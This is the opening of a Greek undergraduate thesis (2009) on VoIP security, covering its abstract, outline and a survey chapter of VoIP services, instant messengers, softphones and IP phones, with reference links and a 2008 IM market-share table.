
# Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

**Σχολή Τεχνολογικών Εφαρμογών**
**Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων**

**Πτυχιακή εργασία**

# Μελέτη της ασφάλειας των υπηρεσιών VOIP


**Ευάγγελος Γιαννάκος (ΑΜ: 1056)**
**E-mail:epp1056@epp.teiher.gr**


**Ηράκλειο – 21/12/2009**


**Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος**

***Υπεύθυνη Δήλωση***: *Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τ.Ε.Ι. Κρήτης.*

# Ευχαριστίες

Θα ήθελα να ευχαριστήσω όλους όσους με βοήθησαν και με στήριξαν όλα αυτά τα χρόνια που πέρασα φοιτώντας στο ΕΠΠ. Θα ήθελα επίσης να τους ευχαριστήσω για την υπομονή και την στήριξη τους στη διάρκεια συγγραφής αυτής της πτυχιακής. Η βοήθεια και η καθοδήγηση του επόπτη καθηγητή, κ. Χαράλαμπου Μανιφάβα, ήταν που μου έδωσαν την ώθηση και όλα τα απαραίτητα εφόδια για την ολοκλήρωση αυτής της αναφοράς.

# Ιστορικό εκδόσεων

| Ημερομηνία | Έκδοση | Συγγραφέας | Λεπτομέρειες |
|---|---|---|---|
| 18/10/2008 | 1.0 | Γιαννάκος Ευάγγελος | Έναρξη πτυχιακής Κεφάλαιο 1 Skype |
| 03/11/2008 | 1.1 | Γιαννάκος Ευάγγελος | Προσθήκες στο Κεφάλαιο 1 |
| 09/11/2008 | 1.2 | Γιαννάκος Ευάγγελος | Προσθήκες στο Κεφάλαιο 1 |
| 26/12/2008 | 2.0 | Γιαννάκος Ευάγγελος | Κεφάλαιο 2 - Πρωτόκολλα |
| 07/09/2009 | 3.0 | Γιαννάκος Ευάγγελος | Μεταφορά πτυχιακής στο νέο πρότυπο - Προσθήκες Κεφάλαιο 4 - Ανασφαλές Σύστημα |
| 26/10/2009 | 3.1 | Γιαννάκος Ευάγγελος | Σπάσιμο του Κεφαλαίου 4 σε 2 - Κεφάλαιο 6 - Server και softphone |
| 20/11/2009 | 3.2 | Γιαννάκος Ευάγγελος | Αναδιάταξη Κεφαλαίων – Προσθήκη Κεφαλαίου 8 |
| 14/12/2009 | 3.3 | Γιαννάκος Ευάγγελος | Προσθήκη Κεφαλαίου 9 |
| 20/12/2009 | 3.4 | Γιαννάκος Ευάγγελος | Συμπλήρωση ελλείψεων |
| 21/12/2009 | Final | Γιαννάκος Ευάγγελος | Έλεγχος και Ολοκλήρωση |

# Περίληψη

Το VoIP (ακρωνύμιο του Voice Over Internet Protocol - Φωνή Μέσω του Πρωτοκόλλου Διαδικτύου) είναι το όνομα μιας τεχνολογίας που αλλάζει το νόημα στην φράση Τηλεφωνικές Κλήσεις. Είτε αναφερθούμε σε ιδιώτες είτε σε επιχειρήσεις, η εφαρμογή του VoIP μπορεί να μειώσει σημαντικά το κόστος των τηλεφωνικών κλήσεων χρησιμοποιώντας το Διαδίκτυο (όσον αφορά τους ιδιώτες) ή ακόμα και το ιδιωτικό δίκτυο της εταιρίας (όσον αφορά τις επιχειρήσεις) για να μεταφέρει την φωνή, παρακάμπτοντας μερικώς ή ολικώς το παραδοσιακό σύστημα τηλεφωνίας.

Αν και υπάρχει αναφορά στο Internet Protocol ακόμα και στο ακρωνύμιο της ονομασίας του πρωτοκόλλου, δεν αναφέρεται μόνο στο Διαδίκτυο αλλά σε κάθε είδος δικτύου. Εταιρικό, ιδιωτικό, δημόσιο ακόμα και ασύρματο, το VoIP μπορεί να υλοποιηθεί σε κάθε ένα από αυτά. Λόγω του ότι η μεταφορά της φωνής γίνεται μέσω ενός δημοσίου δικτύου, μεταξύ ιδιωτών ή όταν χρησιμοποιείται το δημόσιο δίκτυο για να επικοινωνήσει κάποιος με κάποια εταιρία ή κάποιο στέλεχος της (και το ανάποδο), το οποίο είναι εκτεθειμένο σε διάφορες απειλές δημιουργούνται κάποια προβλήματα τα οποία πρέπει να αντιμετωπιστούν.

Η πτυχιακή αυτή θα ασχοληθεί με τα παρακάτω θέματα:

- Εγκατάσταση και χρήση γνωστών προγραμμάτων VoIP
- Μελέτη των πρωτοκόλλων που χρησιμοποιούν αυτά τα προγράμματα και των προδιαγραφών αυτών σε ασφάλεια
- Μελέτη των απειλών που είναι δυνατό να δεχτεί μια τέτοια υπηρεσία και των τεχνικών άμυνας που χρησιμοποιούνται για να αντιμετωπιστούν
- Επίδειξη ανασφαλούς λειτουργίας μιας υπηρεσίας VoIP και η ασφαλής θωράκισή της
- Εγκατάσταση ενός software τηλεφωνικού κέντρου και διαμόρφωση της ασφάλειάς του
- Υλοποίηση ενός VoIP VPN
- Εγκατάσταση και ασφάλιση ενός software phone (softphone)
- Αντιμετώπιση SPIT (Spam over Internet Telephony)

# Abstract

VoIP (acronym for Voice over Internet Protocol) is the name of the technology that changes the meaning of the phrase Telephone Calls. Either we refer to individuals or to enterprises, the implementation of VoIP can considerably decrease the cost of telephone calls using the Internet (with regard to individuals) or the private network of the company (with regard to enterprises) in order to transport the voice, partially or totally bypassing the traditional system of telephony.

Even though there is a reference to the Internet Protocol, even in the acronym of the protocol's name, it does not refer only to the Internet but to every type of network. Corporate, private, public and even wireless, VoIP can be implemented in each and every one of them. Because the transport of voice passes through a public network, between individuals or when the public network is used in order to communicate someone with some company or some company's executive (and vice versa), that is exposed in various threats it creates certain problems which should be faced.

This paper will deal with the following topics:

- Installation and use of known VoIP programs
- Study of the protocols that these programs use and their specifications in security
- Study of the threats that it is possible for such a service to take and of the defense techniques used to deal with such threats
- Demonstration of insecure operation of a VoIP service and its armoring
- Installation of a software telephone centre and configuration of its safety
- Implementation of a VoIP VPN
- Installation and armoring of a software phone (softphone)
- Encounter SPIT (Spam over Internet Telephony)

# Πίνακας Περιεχομένων

# Πίνακας Εικόνων

# Πίνακας Πινάκων

# Κεφάλαιο 1 Εισαγωγή

## 1.1 Γενικά

Το VoIP (ακρωνύμιο του Voice Over Internet Protocol) είναι ένας γενικός όρος για τις τεχνολογίες μετάδοσης φωνής μέσω των δικτύων IP όπως το Internet ή άλλα δίκτυα μεταγωγής πακέτων. Άλλοι όροι που συναντούνται συχνά και είναι συνώνυμοι με το VoIP είναι IP telephony, Internet Telephony, Voice Over BroadBand (VoBB), Broadband Telephony και Broadband Phone

Το Internet Telephony αναφέρεται σε υπηρεσίες επικοινωνίας- φωνή, φαξ και/ή εφαρμογές φωνητικών μηνυμάτων - που μεταδίδονται μέσω Internet παρά μέσω του δημόσιου τηλεφωνικού δικτύου (PSTN). Τα βασικά βήματα που συνθέτουν μια τηλεφωνική κλήση μέσω Internet είναι μετατροπή του αναλογικού φωνητικού σήματος σε ψηφιακό και συμπίεση/μετάφραση του σε πακέτα IP για μεταφορά μέσω του Διαδικτύου. Η διαδικασία αντιστρέφεται το άκρο του παραλήπτη.

Τα συστήματα VoIP χρησιμοποιούν πρωτόκολλα ελέγχου συνόδου για την εγκατάσταση και των τερματισμό των κλήσεων όπως επίσης και codecs ήχου οι οποίοι κωδικοποιούν την ομιλία επιτρέποντας την μετάδοση μέσω των IP δικτύων ως ψηφιακό ήχο μέσω ροής ήχου.

## 1.2 Σκοπός

Η εργασία αυτή επικεντρώνεται στα συστήματα που υλοποιούν αυτή τη τεχνολογία και αναφέρεται σε λύσεις για οικιακούς χρήστες άλλα και σε εταιρικούς χρήστες ή χρήστες που θέλουν να χρησιμοποιήσουν το VoIP για να παρέχουν τις συγκεκριμένες υπηρεσίες σε όλο τον κόσμο.

Πιο συγκεκριμένα αναλύονται τα παρακάτω θέματα:

1. Εγκατάσταση και χρήση γνωστών προγραμμάτων VoIP
2. Μελέτη των πρωτοκόλλων που χρησιμοποιούν αυτά τα προγράμματα και των προδιαγραφών αυτών σε ασφάλεια όπως π.χ.

    - SIP
    - H.323
    - RTP

3. Μελέτη των απειλών που είναι δυνατό να δεχτεί μια τέτοια υπηρεσία και των τεχνικών άμυνας που χρησιμοποιούνται για να αντιμετωπιστούν
4. Επίδειξη ανασφαλούς λειτουργίας μιας υπηρεσίας VoIP και η ασφαλής θωράκισή της
5. Εγκατάσταση ενός software τηλεφωνικού κέντρου και διαμόρφωση της ασφάλειάς του
6. Υλοποίηση ενός VoIP VPN
7. Εγκατάσταση και ασφάλιση ενός software phone (softphone)
8. Αντιμετώπιση SPIT (Spam over Internet Telephony)

.

Τέλος, υλοποιείται στο εργαστήριο ένα software τηλεφωνικό κέντρο στο οποίο θα γίνει επίδειξη λειτουργίας, επίδειξη ανασφαλούς λειτουργίας και ασφάλισής του με τους τρόπους που αναφέρονται μέσα στα κεφάλαια αυτής της πτυχιακής.

## 1.3 Περιγραφή αναφοράς

Ας δούμε τώρα μια περιγραφή του κάθε κεφαλαίου αυτής της αναφοράς.

Στο Κεφάλαιο 1 παρουσιάζονται γενικές πληροφορίες για το θέμα της πτυχιακής, το τι θα υλοποιηθεί, η περιγραφή της και το σχεδιάγραμμά της.

Στο Κεφάλαιο 2, θα παρουσιαστούν διάφορα γνωστά προγράμματα που μπορούν να κάνουν VoIP κλήσεις όπως διάφορες υπηρεσίες VoIP, Instant messengers, softphones, Ip Phones αλλά και το απαραίτητο software για να στηθεί ένας VoIP server.

Στο Κεφάλαιο 3, θα αναφερθούμε στην πιο γνωστή VoIP υπηρεσία, το Skype. Θα δούμε την εγκατάσταση του, το GUI του, πληροφορίες που σχετίζονται με την ασφάλεια τυ όπως επίσης και διάφορες επιθέσεις/κενά ασφαλείας που έχουν παρατηρηθεί στο παρελθόν.

Το Κεφάλαιο 4 μιλάει για τα πρωτόκολλα που χρησιμοποιούνται ώστε να πραγματοποιηθεί μια VoIP κλήση. Αναφορικά, θα αναφερθούν τα SIP, H.323, RTP, SRTP και ZRTP.

Μια αρχική πρόσεγγιση στις επιθέσεις και στα αντίμετρα που μπορούν να πραγματοποιηθούν σε ένα VoIP σύστημα αποτελεί το περιεχόμενο του Κεφαλαίου 5. Κατά κύριο λόγο, οι αρχικές αυτές επιθέσεις έχουν σαν σκοπό να μας δώσουν μια γενική εικόνα της δομής του συστήματος παρά κάποια επίθεση που θα επιφέρει κάποιο όφελος στον επιτιθέμενο.

Ότι υπολείπεται από το προηγούμενο κεφάλαιο, παρουσιάζεται στο Κεφάλαιο 6. Εδώ βέπουμε τις επιθέσεις να έχουν πιο “επιθετικό” χαρακτήρα. Σα σκοπό έχουν να πλήξουν την αξιοπιστία του συστήματος και να γίνει υποκλοπή της κλήσης. Επίσης, παρουσιάζονται και τα απαραίτητα αντίμετρα για να αντιμετωπιστούν όσο αυτό είναι δυνατό.

Στο Κεφάλαιο 7 βλέπουμε πως μπορούμε να στήσουμε ένα VoIP server και ένα softphone το οποίο θα επικοινωνήσει με αυτόν. Επίσης βλέπουμε τις ρυθμίσεις που πρέπει να κάνουμε και στα 2 ώστε να έχουμε μια υποτυπώδη επικοινωνία.

Το Κεφάλαιο 8 πάει ένα βήμα παραπέρα και μας παρουσιάζει τον τρόπο με τον όποιο μπορούμε να ασφαλίσουμε τον server, το softphone, ακόμα και πως στήνουμε ένα VPN ώστε να διαχωρίσουμε το VoIP δίκτυο από το δίκτυο των δεδομένων.

Τέλος, στο Κεφάλαιο 9 γίνεται μια αναφορά στο SPIT, το SPAM της διαδικτυακής τηλεφωνίας και βλέπουμε μερικούς τρόπους πρόληψης αυτού.

## 1.4 Σχεδιάγραμμα Αναφοράς

| Αριθμός κεφαλαίου | Τίτλος | Σύντομη περιγραφή |
|---|---|---|
| 1 | Εισαγωγή | Εισαγωγή και περιγραφή της πτυχιακής |
| 2 | Γνωστά προγράμματα VoIP | VoIP υπηρεσίες, IM, softphone κ.α |
| 3 | Skype | Εγκατάσταση, χρήση και ασφάλεια του Skype |
| 4 | Πρωτόκολλα | Πρωτόκολλο σηματοδότησης, ροής δεδομένων και κρυπτογράφησης |
| 5 | Αρχικά βήματα και επιθέσεις | Απλές επιθέσεις σε κάποιο VoIP σύστημα |
| 6 | Πως εκμεταλευόμαστε το VoIP δίκτυο | Προχωρημένες επιθέσεις σε κάποιο VoIP σύστημα |
| 7 | Στήνοντας τον VoIP server και το Softphone | Υλοποίηση VoIP συστήματος και επίδειξη επικοινωνίας |
| 8 | Ασφαλίζοντας το σύστημα | Ότι αφορά την ασφάλεια του συστήματος και υλοποίηση ένος VPN |
| 9 | Spam over Internet Telephony (SPIT) | Περιγραφή του SPIT και αντιμετώπιση του |
| | Βιβλιογραφία | Η βιβλιογραφία και τα links που αντλήθηκαν οι πληροφορίες |
| Παράρτημα Α | Συντομογραφίες | Περιγραφή Κεφαλαίου. |

# Κεφάλαιο 2 Γνωστά προγράμματα VoIP

Σε αυτό το κεφάλαιο, θα παρουσιαστούν κάποια γνωστά προγράμματα που υλοποιούν το VoIP[1]. Επίσης θα γίνει μια αναφορά στα πρωτόκολλα που χρησιμοποιούνται (αν χρησιμοποιούνται). Για περαιτέρω ανάλυση των συγκεκριμένων πρωτοκόλλων, θα ακολουθήσει ξεχωριστό κεφάλαιο.

## 2.1 Γενικά για το VoIP

Σε αυτήν την ενότητα θα παρουσιαστούν τα εξής:

- VoIP υπηρεσίες και εφαρμογές
- Προγράμματα Instant Messanging[2]
- Softphones[3]
- IP Phones[4]
- VoIP PBX[5]/SIP[6] servers

## 2.2 VoIP υπηρεσίες και εφαρμογές

Αρχικά θα δούμε κάποια γνωστά προγράμματα VoIP και ο δικτυακός τόπος όπου μπορεί κάποιος να τα κατεβάσει. Τα προγράμματα αυτά έχουν δημιουργηθεί από εταιρίες οι οποίες προσφέρουν υπηρεσίες VoIP και δίνουν την δυνατότητα στους χρήστες τους να κάνουν κλήσεις σε σταθερά και κινητά τηλέφωνα. Ακόμα, προσφέρουν την δυνατότητα να δίνει κλήση από κάποιο σταθερό ή κινητό προς την εφαρμογή.

1) Skype[7]: Είναι η πιο γνωστή και διαδεδομένη VoIP υπηρεσία. Παρέχει μια πληθώρα επιλογών όσον αφορά τα πακέτα που προσφέρει και τις επιμέρους υπηρεσίες που προσφέρει. Η κρυπτογράφηση που χρησιμοποιεί για τα δεδομένα το καθιστούν ένα απο τα πιο ασφαλή προγράμματα για VoIP κλήσεις.

2) Gizmo5[8]: Είναι μια VoIP υπηρεσία που βασίζεται στο λογισμικό και χρησιμοποιεί την ευρυζωνική σύνδεση του χρήστη για να πραγματοποιήσει κλήσεις προς άλλους υπολογιστές και τηλέφωνα. Έρχεται με διάφορες δωρεάν δυνατότητες, όπως κλήσεις στο δημόσιο τηλεφωνικό δίκτυο και σε κινητά

[1] http://en.wikipedia.org/wiki/Voice_over_Internet_Protocol
[2] http://en.wikipedia.org/wiki/Instant_Messanging
[3] http://en.wikipedia.org/wiki/Softphone
[4] http://en.wikipedia.org/wiki/VoIP_phones
[5] http://en.wikipedia.org/wiki/Private_branch_exchange
[6] http://en.wikipedia.org/wiki/Session_Initiation_Protocol
[7] http://www.skype.com
[8] http://gizmo5.com/pc

τηλέφωνα σε 60 χώρες. Μέσα στο τελευταίο τρίμηνο του 2009, το Gizmo5 αγοράστηκε απο την εταιρία Google[9] για περίπου 30 εκατομμύρια δολάρια.


3) VoIPStunt[10]: Είναι παρόμοιο με το Skype και το Gizmo5 με έδρα τη Γερμανία. Λειτουργεί παρόμοια με το Skype, εγκαθιστώντας μια εφαρμογή softphone στον υπολογιστή και αποκτώντας την υπηρεσία online.



4) Peerme[11]: Είναι μια VoIP εφαρμογή η οποία προσφέρει ότι κλασσικά προσφέρουν και οι ανταγωνιστές του. Ξεχωρίζει όμως επειδή επιτρέπει βίντεο-συνδιασκεψη με πολλά άτομα και έχει μια έκδοση για κινητά τηλέφωνα με WAP[12] και μια έκδοση για κινητά τηλέφωνα που χρησιμοποιούν Java[13].


5) Fring[14]: Είναι μια από τις καλύτερες VoIP υλοποιήσεις για κινητά τηλέφωνα. Επιτρέπει δωρεάν κλήσεις σε υπολογιστές και κινητά τηλέφωνα σε όλο τον κόσμο. Κάθε κινητό ή υπολογιστής που έχει Fring, Skype, MSN Messenger, ICQ, GoogleTalk, SIP, ή VoIPStunt μπορεί να επικοινωνήσει μαζί του. Δουλεύει μόνο σε δίκτυο 3ης Γενιάς (3G[15]), GPRS[16] ή κινητά τηλέφωνα με σύνδεση ασύρματου δικτύου (Wi-Fi[17]).


[9] http://www.google.com
[10] http://www.voipstunt.com
[11] http://www.peerme.com
[12] http://en.wikipedia.org/wiki/Wireless_Application_Protocol
[13] http://en.wikipedia.org/wiki/Java_(programming_language)
[14] http://www.fring.com
[15] http://en.wikipedia.org/wiki/3g
[16] http://en.wikipedia.org/wiki/Gprs
[17] http://en.wikipedia.org/wiki/Wi-fi

## 2.3 Προγράμματα Instant Messanging

Instant Messaging είναι μια μορφή real-time επικοινωνίας μεταξύ 2 ή περισσοτέρων ανθρώπων βασισμένη σε γραπτό κείμενο. Το κείμενο μεταφέρεται μεταξύ αυτών των προγραμμάτων μέσω δικτύου όπως το Internet.




**Εικόνα 1 - VoIP: Διάφοροι IM**

1. Windows Live Messenger[18]: Για να πραγματοποιηθούν κλήσεις από το Windows Live Messenger (πρώην MSN messenger) γίνεται χρήση του Windows Live Call[19]. Οι κλήσεις από Pc σε Pc είναι δωρεάν ενώ για κλήση σε τηλέφωνο, υπάρχει χρέωση (μέσω Verizon[20])

2. Yahoo! Messenger[21]: Το Yahoo! έχει υποστήριξη για VoIP κλήσεις. Και αυτό δίνει δωρεάν κλήσεις από Pc σε Pc ενώ υπάρχει μικρή χρέωση (σε σχέση με τη συμβατική τηλεφωνία) για κλήσεις σε τηλέφωνα. Επίσης υποστηρίζει Phone In (τηλεφωνικός αριθμός για το κλήση σε Pc από κάποιο τηλέφωνο)

3. Google Talk[22]: Ο "κολοσσός" της αναζήτησης (και όχι μόνο) έχει το δικό του messenger ο οποίος υποστηρίζει δωρεάν κλήσεις από Pc σε Pc και παρέχει την δυνατότητα voicemail.

4. Aim[23]: Ο Instant messenger της AOL[24] ενσωμάτωσε και αυτός την δυνατότητα VoIP κλήσεων, δίνοντας δωρεάν αριθμό Phone In. Για την πραγματοποίηση εξερχόμενων κλήσεων, υπάρχει μηνιαία χρέωση.

[18] http://download.live.com/?sku=messenger
[19] http://en.wikipedia.org/wiki/Windows_Live_Call
[20] http://www22.verizon.com/
[21] http://messenger.yahoo.com/
[22] http://www.google.com/talk/
[23] http://www.aim.com/

5. ICQ[25]: Το ICQ είναι ένας από τους πρώτους instant messengers. Κυκλοφόρησε για πρώτη φορά το Νοέμβριο του 1996. Το Μάιο του 2005, στην έκδοση 5.1, ενσωματώθηκε το πρωτόκολλο VoIP.

6. Jabber[26]: Είναι μια υπηρεσία IM βασισμένη στο XMPP[27], το ανοικτό πρότυπο για την ανταλλαγή άμεσων μηνυμάτων. Το Φεβρουάριο του 2006, το Google mail (Gmail[28]) ενσωμάτωσε στη σελίδα του mail δυνατότητα Instant Messaging κάνοντας χρήση του Jabber

7. QQ[29]: Ο Tencent QQ, που αποκαλείται QQ, είναι ο πιο διαδεδομένος IM στην Ηπειρωτική Κίνα. Αρχικά αποκαλούταν OICQ (Oriental ICQ) αλλά για να μην υπάρξει προσβολή του εμπορικού σήματος του ICQ, μετονομάστηκε σε QQ. Και αυτός με τη σειρά του υποστήριξε το VoIP για να προσφέρει υπηρεσίες φωνής στους χρήστες.

Μια έρευνα[30] που έγινε τον Ιούλιο του 2008 δείχνει το μερίδιο αγοράς των πιο γνωστών προγραμμάτων σε παγκόσμιο επίπεδο. Στις περισσότερες χώρες το μεγαλύτερο ποσοστό το κατέχει ο MSN messenger (Windows Live Messenger) με τον Yahoo! messenger να ακολουθεί. Ακολουθεί ένας πίνακας με τα στατιστικά αυτά.

| | MSN | AIM | ICQ | Yahoo | Jabber | Gtalk | QQ |
|---|---|---|---|---|---|---|---|
| Αργεντινή | 77,18 | 0,87 | 2,18 | 9,01 | 0,44 | 9,88 | 0,44 |
| Αυστραλία | 50,77 | 2,27 | 2,92 | 24,45 | 0,32 | 15,52 | 3,74 |
| Βραζιλία | 75,31 | 1,62 | 3,56 | 4,31 | 0,75 | 14,34 | 0,11 |
| Καναδάς | 59,90 | 8,39 | 3,84 | 13,58 | 1,88 | 10,84 | 1,56 |
| Κίνα | 25,49 | 0,40 | 1,52 | 6,26 | 0,10 | 6,12 | 60,13 |
| Γαλλία | 68,01 | 2,97 | 2,66 | 10,40 | 1,24 | 11,76 | 2,97 |
| Γερμανία | 29,88 | 7,21 | 43,73 | 10,33 | 1,63 | 6,95 | 0,27 |
| Ινδία | 10,63 | 1,26 | 0,48 | 51,62 | 0,10 | 35,84 | 0,06 |
| Ινδονησία | 16,06 | 0,74 | 1,03 | 69,36 | 0,40 | 12,27 | 0,13 |
| Ιταλία | 60,45 | 2,86 | 5,82 | 16,02 | 1,14 | 12,96 | 0,74 |
| Ιαπωνία | 33,33 | 3,70 | 1,85 | 29,63 | 1,85 | 25,93 | 3,70 |
| Μεξικό | 83,72 | 1,36 | 1,70 | 7,75 | 0,44 | 4,99 | 0,05 |
| Ολλανδία | 65,41 | 3,76 | 4,94 | 9,18 | 1,76 | 14,35 | 0,59 |
| Ρωσία | 9,76 | 1,63 | 55,93 | 19,83 | 3,03 | 9,17 | 0,65 |
| Σαουδική Αραβία | 30,46 | 0,74 | 0,70 | 55,06 | 0,02 | 11,92 | 1,09 |
| Νότια Αφρική | 36,12 | 2,17 | 2,33 | 29,31 | 0,60 | 26,24 | 3,24 |
| Σουηδία | 64,75 | 4,73 | 10,02 | 8,16 | 1,95 | 10,20 | 0,19 |
| Ελβετία | 56,49 | 5,24 | 8,20 | 11,62 | 2,96 | 15,03 | 0,46 |
| Τουρκία | 75,60 | 1,04 | 6,01 | 8,57 | 0,14 | 8,57 | 0,07 |
| Ηνωμένο Βασίλειο | 60,37 | 4,80 | 3,15 | 19,75 | 0,85 | 10,53 | 0,55 |
| ΗΠΑ | 23,93 | 35,08 | 2,28 | 25,00 | 0,81 | 12,58 | 0,31 |
| Σύνολα | 48,27 | 4,42 | 7,85 | 20,91 | 1,07 | 13,62 | 3,86 |

**Πίνακας 1 - IM Μερίδιο Αγοράς ανά χώρα, Ιούλιος 2008 (%)**

[24] http://en.wikipedia.org/wiki/AOL
[25] http://www.icq.com/
[26] http://www.jabber.org/
[27] http://xmpp.org/
[28] http://en.wikipedia.org/wiki/Gmail
[29] http://www.imqq.com/
[30] http://billionsconnected.com/blog/2008/08/global-im-market-share-im-usage/

Στην wikipedia υπάρχει ένα ενδιαφέρον άρθρο[31] που συγκρίνει διάφορους VoIP clients και διάφορα προγράμματα IM, τα πρωτόκολλά τους και παρέχει πολλές πληροφορίες για αυτά.

## 2.4 Softphone

Softphone είναι πρόγραμμα λογισμικού για πραγματοποίηση τηλεφωνικών κλήσεων μέσω δικτύου χρησιμοποιώντας έναν υπολογιστή γενικής χρήσης αντί να χρησιμοποιηθεί εξειδικευμένο υλικό. Σύχνα είναι σχεδιασμένο να συμπεριφέρεται σαν ένα παραδοσιακό τηλέφωνο, εμφανίζεται σχεδιαστικά σαν εικόνα με καντράν και κουμπιά που μπορεί να αλληλεπιδράσει ο χρήστης. Συνήθως χρησιμοποιείται σε συνδυασμό με headset συνδεμένο στη κάρτα ήχου στον υπολογιστή ή με ένα USB Phone[32]


**Εικόνα 2 - VoIP: Το softphone X-lite**

1. Ekiga[33]: Το Ekiga (πρώην GnomeMeeting) είναι διαθέσιμο σε Linux[34] και Windows. Είναι freeware υπό τους όρους χρήσης GNU GPL[35]. Είναι ο προεπιλεγμένος VoIP client του Ubuntu[36]. Υποστηρίζει SIP, H.323[37], H.263[38], H.264/MPEG-4 AVC[39], STUN[40], Theora[41] και Zeroconf[42]. Επιπλέον μπορεί να υποστηρίξει βιντεοκλήση, Instant messages, LDAP[43], αναμονή

[31] http://en.wikipedia.org/wiki/Comparison_of_instant_messaging_clients
[32] http://en.wikipedia.org/wiki/USB_phone
[33] http://ekiga.org/
[34] VirtualBox Host-Only Network
[35] http://en.wikipedia.org/wiki/GNU_GPL
[36] http://en.wikipedia.org/wiki/Ubuntu_(operating_system)
[37] http://en.wikipedia.org/wiki/H.323
[38] http://en.wikipedia.org/wiki/H.263
[39] http://en.wikipedia.org/wiki/H.264
[40] http://en.wikipedia.org/wiki/STUN
[41] http://en.wikipedia.org/wiki/Theora
[42] http://en.wikipedia.org/wiki/Zeroconfig
[43] http://en.wikipedia.org/wiki/LDAP

κλήσης και προώθηση κλήσης. Χρησιμοποιεί κάποια κωδικοποίηση για τη ροη δεδομένων.

2. PhonerLite[44]: Είναι διαθέσιμο σε Windows[45] και είναι freeware. Υποστηρίζει SIP, STUN. Για την ροή δεδομένων χρησιμοποιεί το πρωτόκολλο RTP[46], ενώ για κρυπτογράφηση το SRTP[47].

3. X-Lite[48]: Είναι διαθέσιμο σε Windows, Linux και Mac OS[49]. Είναι freeware και υποστηρίζει SIP,RTP, STUN, ICE[50]. Επίσης, προσφέρει Instant Messages, Video Conference σε Windows και Mac.

4. Zfone[51]: Αρχικά ήταν γνωστό με το όνομα PGPfone. Διατίθεται σε Windows, Linux και Mac. Οι SDK[52] βιβλιοθήκες του (libZRTP) διατίθενται υπό την GPL άδεια χρήσης. Αν και δεν είναι καθαρά softphone, παρεμβάλλεται ανάμεσα στο softphone και το Internet (υλοποιείται στο επίπεδο λογισμικού της στοίβας πρωτοκόλλου) για να τους προσφέρει υποστήριξη του πρωτοκόλλου ZTRP[53]. Υποστηρίζει SIP και RTP ενώ η κωδικοποίηση του είναι ZTRP όπως είπαμε πριν και SRTP.

## 2.5 IP Phones

Τα IP Phones είναι μια κατηγορία που δε πρέπει να παραλείψουμε. Εδώ θα δούμε πώς είναι μια hardware συσκευή VoIP και τις εταιρίες που βρίσκονται πίσω από αυτές.


**Εικόνα 3 - VoIP: Ένα IP Phone της Avaya**

[44] http://www.phonerlite.de/index_en.htm
[45] http://en.wikipedia.org/wiki/Microsoft_Windows
[46] http://en.wikipedia.org/wiki/Real-time_Transport_Protocol
[47] http://en.wikipedia.org/wiki/Secure_Real-time_Transport_Protocol
[48] http://www.counterpath.com/x-lite.html
[49] http://en.wikipedia.org/wiki/Mac_OS
[50] http://en.wikipedia.org/wiki/Interactive_Connectivity_Establishment
[51] http://zfoneproject.com/
[52] http://en.wikipedia.org/wiki/Software_development_kit
[53] http://en.wikipedia.org/wiki/ZRTP

Η μορφή τους είναι σχεδόν ίδια με τα κλασσικά τηλέφωνα με καλώδιο ή με τα ασύρματα τηλέφωνα. Κάνουν χρήση των πρωτοκόλλων όπως το SIP, το H.323 ή ακόμα και το Skype. Αυτά τα τηλέφωνα "αποτελούνται" από: Υλικό (Hardware), DNS[54] client, STUN client, DHCP[55] client (όχι πάντα), Signaling Stack[56], RTP Stack, Codecs[57] και το User Interface[58]. Παρακάτω βλέπουμε ενδεικτικά τα πιο γνωστά.

1. Cisco[59]: Η Cisco δραστηριοποιείται σε παρά πολλούς τομείς. Ένας από αυτούς είναι και τα Hardware-Based IP τηλέφωνα. Τα προϊόντα της απαρτίζονται από απλά IP τηλέφωνα μέχρι ασύρματα IP τηλέφωνα και βιντεοτηλέφωνα.

